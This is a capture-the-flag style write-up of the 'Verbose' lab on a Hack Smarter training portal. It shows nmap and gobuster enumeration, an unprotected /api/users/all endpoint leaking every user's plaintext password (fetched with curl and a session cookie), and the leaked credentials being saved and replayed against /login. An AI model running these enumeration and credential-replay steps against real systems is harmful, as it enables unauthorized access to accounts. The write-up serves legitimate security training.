
HackSmarter
Verbose
- Nmap
- Gobuster
- Browser + HTTP request replay
- crunch
- ffuf
- exiftool
- netcat
Target Information
| Property | Value |
|---|---|
| Target | 10.1.202.37 |
| Platform | Linux — Flask/Werkzeug “Hack Smarter Portal” |
| Engagement | External penetration test |
The scope was an external test against a web application with unrestricted public registration, with the stated goal of reaching root on the host. Tyler’s own note on the brief: there are at least three ways to solve this lab, and solving it more than one way is the point.
Enumeration
Port Scan
nmap -Pn -P -A 10.1.202.37

Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-27 14:08 UTC
Nmap scan report for 10.1.202.37
Host is up (0.15s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 57:5e:b3:37:b8:63:f4:de:c1:27:93:74:83:d2:dd:f3 (ECDSA)
|_  256 63:82:55:27:8c:cd:99:6c:6f:fb:b2:99:ea:68:c5:1f (ED25519)
80/tcp open  http    Werkzeug httpd 3.1.5 (Python 3.12.3)
| http-title: Hack Smarter Portal
|_Requested resource was /login
|_http-server-header: Werkzeug/3.1.5 Python/3.12.3
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
# … (OS fingerprint trimmed)

Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 3306/tcp)
HOP RTT       ADDRESS
1   144.99 ms 10.200.0.1
2   ...
3   153.55 ms 10.1.202.37

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.63 seconds
Just SSH and a Flask app titled “Hack Smarter Portal”, redirecting to /login.
Content Discovery
gobuster dir -u "http://10.1.202.37" -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50 -x js,txt,bak,zip,sh,html

# … (banner trimmed)
/login                (Status: 200) [Size: 3309]
/register             (Status: 200) [Size: 3075]
/profile              (Status: 302) [Size: 199] [--> /login]
/messages             (Status: 302) [Size: 199] [--> /login]
/logout               (Status: 302) [Size: 199] [--> /login]
Progress: 37938 / 1543913 (2.46%)^C/register, /profile and /messages — a normal user app, and registration was open.
Initial Access — Registration



Registered as tonny_sop with badabing@HBO.com:


Logged in and landed on the dashboard:

The Profile page had a 2FA toggle, currently off, alongside password/email changes:

Messages listed the other accounts on the platform — tony, johnny, admin, student — with no messages from any of them yet:
Credential Discovery — /api/users/all

Browsing around as tonny_sop, a request to /api/users/all (referred from /messages) came back fully populated — no role check at all:
Confirmed it from the terminal with the same session cookie:
curl -s \
  -H 'Cookie: session=eyJyb2xlIjoidXNlciIsInNlc3Npb25faWQiOiI5MzUyYjk2Yi0yMTA4LTQ1NDQtYjc5NS1iZjRlMTEzMmNjZmYiLCJ1c2VyIjoidG9ubnlfc29wIn0.apBH3A.YQPYXQ5LyyZytr7I_igK955zZrc' \
  http://10.1.202.37/api/users/all | jq

[
  {
    "email": "tony@hacksmarter.local",
    "id": 1,
    "mfa": null,
    "password": "basketball",
    "role": "user",
    "username": "tony"
  },
  {
    "email": "johnny@hacksmarter.local",
    "id": 2,
    "mfa": null,
    "password": "dolphin",
    "role": "user",
    "username": "johnny"
  },
  {
    "email": "admin@hacksmarter.local",
    "id": 3,
    "mfa": null,
    "password": "YouWontGetThisPasswordYouNoobLOL123",
    "role": "admin",
    "username": "admin"
  },
  {
    "email": "student@hacksmarter.local",
    "id": 4,
    "mfa": null,
    "password": "liverpool",
    "role": "user",
    "username": "student"
  },
  {
    "email": "badabing@HBO.com",
    "id": 5,
    "mfa": null,
    "password": "WiseGuy123",
    "role": "user",
    "username": "tonny_sop"
  }
]
Every account’s password in plaintext, including my own freshly-registered one. Saved the usernames and passwords for the next step:
cat > users.txt <<'EOF'
tony
johnny
admin
student
tonny_sop
EOF

cat > passwords.txt <<'EOF'
basketball
dolphin
YouWontGetThisPasswordYouNoobLOL123
liverpool
WiseGuy123
EOF
Validating the Leaked Credentials
With five username/password pairs in hand, I replayed them against /login to see which ones actually worked:

tony, johnny, admin and student all authenticated — student:liverpool returned 200 directly, the rest 302. Checked a few of the resulting sessions:

